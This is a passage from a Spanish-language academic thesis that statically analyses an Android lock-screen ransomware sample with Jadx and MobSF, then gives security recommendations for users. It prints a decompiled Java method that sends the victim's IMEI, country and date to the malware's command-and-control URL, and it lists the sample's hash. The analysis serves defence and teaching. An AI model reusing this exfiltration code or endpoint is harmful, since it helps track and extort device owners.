Fuente: El Autor

Se procede a analizar la clase ***"RequestSender"*** que se muestra en la figura 24 la cual contiene los métodos llamados en las clases anteriores para verificar la conectividad, además esta clase es la encargada de la comunicación con el C&C del ransomware. En esta misma figura también se muestra parte del método ***"sendCode"*** el cual se encarga de enviar el número de ***"IMEI"*** además del código generado por la aplicación al centro de C&C, dentro de los parámetros enviados se encuentra el ***"app_key"*** de la aplicación lo cual la hace rastreable dado que es única para cada aplicación además de encontrarse parámetros particulares de fecha y localización, lo cual puede hacer pensar en que dicho ransomware tiene un comportamiento especifico según el lugar donde se encuentre la víctima. Dentro de la función también se puede encontrar la URL a la cual se hace comunicación para las validaciones ***"http://pulse-detection.com/error/deb/api.php"*** y la comprobación del archivo ***"droidflag.syst"*** en la memoria del teléfono.


Figura 24 Clase RequestSender – SendCode

```
public void sendCode(String code, String imei) {
    InputStream is = null;
    String result = "";
    HttpClient httpclient = new DefaultHttpClient();
    HttpPost httppost = new HttpPost("http://pulse-detection.com/error/deb/api.php");
    try {
        List<NameValuePair> nameValuePairs = new ArrayList(3);
        Date cDate = new Date(System.currentTimeMillis());
        nameValuePairs.add(new BasicNameValuePair("method", "alladd"));
        nameValuePairs.add(new BasicNameValuePair("app_key", "f5h3d8jh2g6nv6gk7g2was1g4ncmpu3"));
        nameValuePairs.add(new BasicNameValuePair("date", cDate.getDate() + "." + (cDate.getMonth() + 1) + "." + (cDate.getYear() + 1900)));
        nameValuePairs.add(new BasicNameValuePair("country", new StringBuilder(String.valueOf(Locale.getDefault().getISO3Country())).append("_").
            append(imei).toString()));
        nameValuePairs.add(new BasicNameValuePair("code", code));
        nameValuePairs.add(new BasicNameValuePair("imei", imei));
        AbstractHttpEntity uefe = new UrlEncodedFormEntity(nameValuePairs, "UTF-8");
        uefe.setContentType("application/x-www-form-urlencoded; charset=UTF-8");
        uefe.setContentEncoding("UTF-8");
        httppost.setEntity(uefe);
        is = httpclient.execute(httppost).getEntity().getContent();
```

Fuente: El Autor

Luego de la generación del análisis de código fuente de la aplicación, y dado que este proceso puede llevar algunos errores humanos, se procede a realizar algunas verificaciones de los resultados obtenidos de manera manual con un proceso realizado de manera automática, para ello se hace uso de la aplicación ***"MobSF"*** la cual es una aplicación escrita en Pyton que corre un entorno web como se muestra en la figura 25, mediante la cual se pueden realizar análisis estáticos y dinámicos de aplicaciones Android.

Figura 25 Entono Grafico de MobSF




Fuente: El Autor

Para el laboratorio la aplicación fue montada en un Windows server 2012, con 4GB de RAM y procesador Xenón de 2.4Ghz. además, se tiene instalada la versión de Python 2.6.

Se procede a montar la muestra del ransomware que se analizó de manera manual anteriormente. Este proceso es bastante rápido mostrando una serie de información que puede llegar a dar una idea del comportamiento de la aplicación analizada, esto por medio de la captura de las llamadas que realiza la aplicación, en la figura 26 (ver figura 26) se puede evidenciar parte del resultado principal del análisis por MobSF.

Figura 26 Análisis estático MobSF 1




Fuente: El Autor

Dentro de esta información se encuentra el nombre del paquete analizado, versiones de SDK mínimo y objetivo de la aplicación, lo cual es acorde con el análisis de código fuente realizado de manera anterior.

En la figura 27 (ver figura 27) se muestra un resultado del análisis en el cual se evidencia que el código fuente de la aplicación no presenta comportamiento dinámicos que indiquen que este pueda cambiar luego de estar instalada la aplicación, además que no fueron implementadas medidas de ofuscación de código fuente, razón por la cual el análisis del mismo pudo ser realizado de manera manual, y que la aplicación no presenta comportamientos criptográficos, por lo cual no fueron encontrados llaves criptográficas durante el análisis manual del código, llevando a inferir que el ransomware no es del tipo criptográfico.


Figura 27 Naturaleza del código fuente



Fuente: El Autor

En la figura 28 (ver figura 28) la aplicación MobSF muestra los permisos que son solicitados por la aplicación analizada, acordes con los encontrados en el análisis manual, además cuenta con varias columnas adicionales que muestran un poco más de información acerca de los permisos, entre ellas la columna de ***STATUS*** en la cual coloca como peligrosos algunos permisos que, en el análisis manual, no fueron catalogados de esta manera. Además, existen dos columnas de ***INFO*** y ***DESCRIPTION*** en las cuales se detalla las funcionalidades y alcance de cada uno de los permisos relacionados.

Figura 28 Permisos de aplicación.




Android Permissions

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.DISABLE_KEYGUARD	dangerous	disable key lock	Allows an application to disable the key lock and any associated password security. A legitimate example of this is the phone disabling the key lock when receiving an incoming phone call, then re-enabling the key lock when the call is finished.
android.permission.RECEIVE_BOOT_COMPLETED	normal	automatically start at boot	Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.
android.permission.INTERNET	dangerous	full Internet access	Allows an application to create network sockets.
android.permission.SYSTEM_ALERT_WINDOW	dangerous	display system-level alerts	Allows an application to show system-alert windows. Malicious applications can take over the entire screen of the phone.
android.permission.KILL_BACKGROUND_PROCESSES	normal	kill background processes	Allows an application to kill background processes of other applications, even if memory is not low.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.WAKE_LOCK	dangerous	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.
android.permission.GET_TASKS	dangerous	retrieve running applications	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete SD card contents	Allows an application to write to the SD card.

Fuente: El Autor

En la figura 29 (ver figura 29) se muestra la pantalla de Permisos de instalación al momento de instalar la aplicación. Estos permisos al momento de realizar la instalación no pueden ser modificados, pero deben ser tenidos en cuenta al momento de instalar una aplicación y tomar la consideración antes de instalar está en el dispositivo.

Figura 29 Permisos solicitados en la instalación



Fuente: El Autor


En la figura 30 (ver figura 30), se muestra la pantalla de permisos adicionales que solicita la aplicación luego de instalar y al momento de ejecutar, dentro de estas se encuentra un permiso que debería alertar a cualquier usuario que instale la aplicación y es la de eliminar toda la información, además los demás permisos son de tener mucho cuidado, dado que permiten el cambio de las reglas de contraseñas del dispositivo, cambiar la contraseña de bloqueo del dispositivo y bloquear la pantalla.

Figura 30 Permisos concedidos al ejecutar la Muestra

Fuente: El Autor


Por último, se revisan las figuras 31, 32 y 33 (ver figuras 31, 32 y 33) en donde se muestra el mensaje de secuestro del ransomware, en donde se intenta asustar al usuario mencionando que el dispositivo fue bloqueado por el FBI dado que se encontraron violaciones dentro del positivo concernientes a páginas de pornografía infantil, zoofilia, abusos de niños, entre otros. En la figura 33 (ver figura 33) se muestra el mensaje de rescate del dispositivo en el cual se pide un monto de 300 dólares un MoneyPak express. Todo lo anterior evidenciando los reportes, investigaciones y White paper analizados en la presente investigación.

Figura 31 Pantalla de Bloqueo de la Muestra




Fuente: El Autor

Figura 32 Pantalla de Bloqueo de la muestra



Fuente: El Autor

Figura 33 Solicitud de pago de la Muestra



Fuente: El Autor

Luego de realizarse el proceso de análisis de la muestra seleccionada, se pudo determinar la naturaleza y el comportamiento real de dicha muestra, lo cual queda consignado en el cuadro 1 (ver cuadro 1).

Cuadro 1 Resultado de Prueba de Concepto

PRUEBA DE CONCEPTO	
Software Utilizado	MobSF 4.4.2
	Jadx 0.6.1
Muestra Analizada	testLock.apk
Hash De La Muestra	MD5: 3B84AFC54876CDC18F41FB9617F62B2F
Tipo De Muestra	FakeAPP
	No Criptografica
Pruebas Realizadas	Revision de Clases
	Analisis de metodos
	Analisis de Permisos
	Verificación de C&C
	Comprovacion de Analisis con MobSF
	Instalacion de ransomware en entorno Virtual

Fuente: El Autor

8. GUÍA DE RECOMENDACIONES SEGÚN EL ANÁLISIS

Dada la importancia y la naturaleza de los distintos tipos de malware, en especial la familia de los ransomware, es necesario poder brindar una serie de recomendaciones prácticas que puedan ser entendidas y llevadas a cabo por cualquier tipo de usuario desde los más expertos hasta los menos allegados a la tecnología. Como resultado de las pruebas realizadas en el presente documento, se elaboró una guía de recomendaciones de manera gráfica que se encuentra relacionada en el Anexo A, el cual recoge de manera concisa la información detallada a continuación.

- Descargar aplicaciones Solo de Google Play Store porque además esta tienda brinda un sistema de calificación de las aplicaciones.

- Siempre descargar aplicaciones que tengan una buena calificación entre los usuarios y de ser posible leer los comentarios de los demás usuarios que ya la han usado.

- Realizar respaldos periódicos de la información importante en sus dispositivos. Esta puede ser realizada en sus computadoras personales o en la nube. Una particularidad de Android es que para ser usado y poder descargar aplicaciones desde su tienda oficial es necesario tener una cuenta en Gmail. Esta cuenta brinda, además de descargar aplicaciones, una serie de funcionalidades dentro del dispositivo, entre ellas el acceso a una cantidad de espacio en una carpeta en la nube donde pueden ser almacenados los archivos del usuario haciendo uso de la aplicación Google Drive. Además, con el uso de la aplicación Google Image, Google permite que los usuarios de la cuenta de Gmail puedan almacenar de manera ilimitada las fotografías guardadas en el dispositivo Android si estas son subidas en cierta calidad.

- Verificar los permisos que son concedidos al momento de la instalación y evitar hacer instalación de aplicaciones que pidan permisos que resulten sospechosos. En la misma tienda de aplicaciones existen muchos aplicativos que permiten controlar el tipo de permisos a los que tienen acceso estas luego de instaladas. Estas pueden ser encontradas realizando una búsqueda con palabras clave como “Permission” o “Manager” dentro de la tienda de Google Play Store, teniendo presente siempre las recomendaciones anteriores.

- Mantener siempre actualizado el dispositivo a la versión de sistema operativo más reciente, al igual las aplicaciones deben ser siempre

actualizadas. Esto evita que problemas de seguridad en ellas puedan ser usados por cibercriminales para poder tomar el control del dispositivo.

- Al navegar en internet en el dispositivo Android, se debe tener siempre precaución con las ventanas emergentes que advierten sobre versiones desactualizadas de software o riesgo de virus en el dispositivo ofreciendo descargar una actualización de estas por medio del navegador. Esto siempre suele llevar a la liberación de aplicaciones maliciosas, entre ellas ransomware. De ser necesario, siempre se deben descargar las actualizaciones desde la tienda de aplicaciones oficial de Android o desde las páginas oficiales de las mismas, en caso de empresas que hacen uso de aplicaciones que no están en la tienda oficial de Android. Esto se presenta cada vez menos y solamente es recomendable a usuarios más avanzados.

- Evitar hacer instalación de ROOT en los dispositivos Android pues esto permite que, en caso de una infección, el ransomware pueda tener mayor control sobre el dispositivo.

- Mantener siempre activada la funcionalidad propia de Android que evita instalar aplicaciones provenientes de fuentes distintas a la tienda oficial de Android. Esta funcionalidad se encuentra en la ruta “Configuración > Seguridad > Orígenes Desconocidos”.

- Instalar un Software Antivirus en el dispositivo buscando siempre que sea uno de los más reconocidos del mercado. En caso de fallar las anteriores recomendaciones siempre es recomendable nunca pagar rescate para eliminar el ransomware del dispositivo, dado que alienta a los cibercriminales a seguir con las acciones delictivas además que el pago del rescate no asegura que el ransomware pueda ser eliminado del dispositivo.

- En caso de ser víctima de una infección de ransomware, nunca pagar rescate por los datos.

CONCLUSIONES

El proceso de creación de una guía de comportamiento y pautas de seguridad para usuarios finales de dispositivos con sistemas operativos Android comienza con la identificación de las distintas variantes de ransomware. Este proceso fue realizado mediante la revisión de documentación contenida en fuentes como IEEE y blogs de empresas de seguridad informática como es el caso de Welive Security de la empresa ESET, entre otros. Luego se procede a seleccionar una muestra de ransomware en Android, la cual fue descargada desde la página https://koodous.com/apks, y de realizar un proceso de análisis estático consistente en desempaquetado del APK y revisión de las clases, métodos y recursos contenidos en el APK este. Terminando con el desarrollo de la guía de comportamiento de ransomware en dicho sistema y las pautas de seguridad para usuarios finales. Con lo cual se concluye lo siguiente:

- En los últimos años la tendencia de crecimiento y apariciones de nuevas variantes de ransomware en dispositivos con sistema operativo Android se concentra en variantes criptográficas, no criptográficas y aplicaciones falsas; todas tienen como objetivo conseguir dinero u otro tipo de recompensas, casi siempre monetaria, de parte de las víctimas con alusión de no perder los datos contenidos en sus dispositivos.

- El proceso de análisis estático deja ver que la muestra analizada es de variante no criptográfica y además esta se ejemplifica como una aplicación de cambio de ventana de bloqueo del dispositivo; la cual permite ciertas personalizaciones. Para ello deja ver a las victimas los permisos necesarios y otorgados al momento de la instalación, donde al ser cotejados con los que pueden ser obligatorios para realizar las funciones que anuncia la supuesta aplicación, no presentan inconsistencias evidentes, pero si deja claro ciertas autorizaciones que son bastante delicadas de otorgar a una aplicación y que podrían alertar a la victima de los riesgos que esta conlleva.

- El desarrollo de una guía de comportamiento en sistemas operativos Android brindara a los usuarios finales una serie de pautas o recomendaciones de seguridad que le permitan estar preparados frente a posibles infecciones de ransomware y malware en general, representa un avance significativo en la protección proactiva y preventiva de los dispositivos móviles con este sistema que sirva como referencia y orientación para los usuarios de aparatos con sistemas operativos Android durante el proceso de instalación de nuevas aplicaciones.

BIBLIOGRAFÍA

ALBORS, Josep. Exploits: What are they and how do they work? [en línea]. 2015. Disponible en internet: < https://www.welivesecurity.com/2015/02/27/exploits-work/>.

ANDROID INC. Android Debug Bridge [en línea]. Disponible en internet: <https://developer.android.com/studio/command-line/adb?hl=es-419>.

ANDROID INC. JNI tips [en línea]. Disponible en internet: < https://developer.android.com/training/articles/perf-jni>.

ANDROID. INC. Permisos del sistema [en línea]. Disponible en internet: < https://developer.android.com/guide/topics/security/permissions.html >.

ALONSO, Chema [seud. ALONSO, José M]. Un Big Data para las Apps de Android: eCrime & Hacking [en línea], Julio 2016. Disponible en Internet: < https://www.youtube.com/watch?v=HVohWWh9i3w >.

APPLE INC, IOS Security Guide – IOS 9.3.

ASHKAN, Sharif, *et al.* Malware Detection on Mobile Devices Using Distributed Machine Learning [en línea]. 2010. Disponible en internet: < http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5597767&isnumber=5595735 >.

BURMESTER, Mike, *et al*. Information Security. 2011. ISBN: 978-3-642-18178-8.

CASTRILLÓN, Manuel. Celulares en riesgo: crece la amenaza de virus en los teléfonos móviles [en línea]. 2015. Disponible en internet: < https://www.lanacion.com.ar/1816856-celulares-en-riesgo-crece-la-amenaza-de-virus-en-los-telefonos-moviles>.

CERT.BE, 2017. Ransomware Whitepaper [en línea]. Disponible en internet: < https://www.cert.be/files/ransomware_whitepaper.pdf >.

CHANTAGALLI, Javier. 2015. Google sigue los pasos de Apple: Las aplicaciones de la Play Store serán aprobadas manualmente. [en línea]. Disponible en internet: <https://www.descubreapple.com/google-sigue-pasos-apple-aplicaciones-play-store-deberan-aprobadas-manualmente.html>.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1266. (31, diciembre, 2008). Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la

financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley 1273. (03, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

COMPUTER HOPE. Operating System [en línea]. 2017. Disponible en internet: < https://www.computerhope.com/jargon/o/os.htm>.

DONAIS, Chris. What is an SDK and an API? [en línea]. 2017. Disponible en internet: < https://www.skyhookwireless.com/blog/what-is-an-sdk-and-an-api>.

ESET LA. Tipos de malware y otras amenazas informáticas [en línea] 2013. Disponible en internet: < http://www.eset-la.com/centro-amenazas/amenazas/PayLoad/2148>.

FLU-PROJECT. Listado de Herramientas de Seguridad [en línea]. Disponible en internet: < http://www.flu-project.com/p/herramientas-de-seguridad.html>.

GHOSHAL, Anirban. Does your LG, Samsung or Oppo phone come with malware preinstalled? Check list to find out [en linea]. 2017. Disponible en internet: < https://www.hindustantimes.com/tech/does-your-phone-come-with-malware-preinstalled-check-the-list-to-find-out/story-z7xPju7bS54gHlmYHpTr7H.html >.

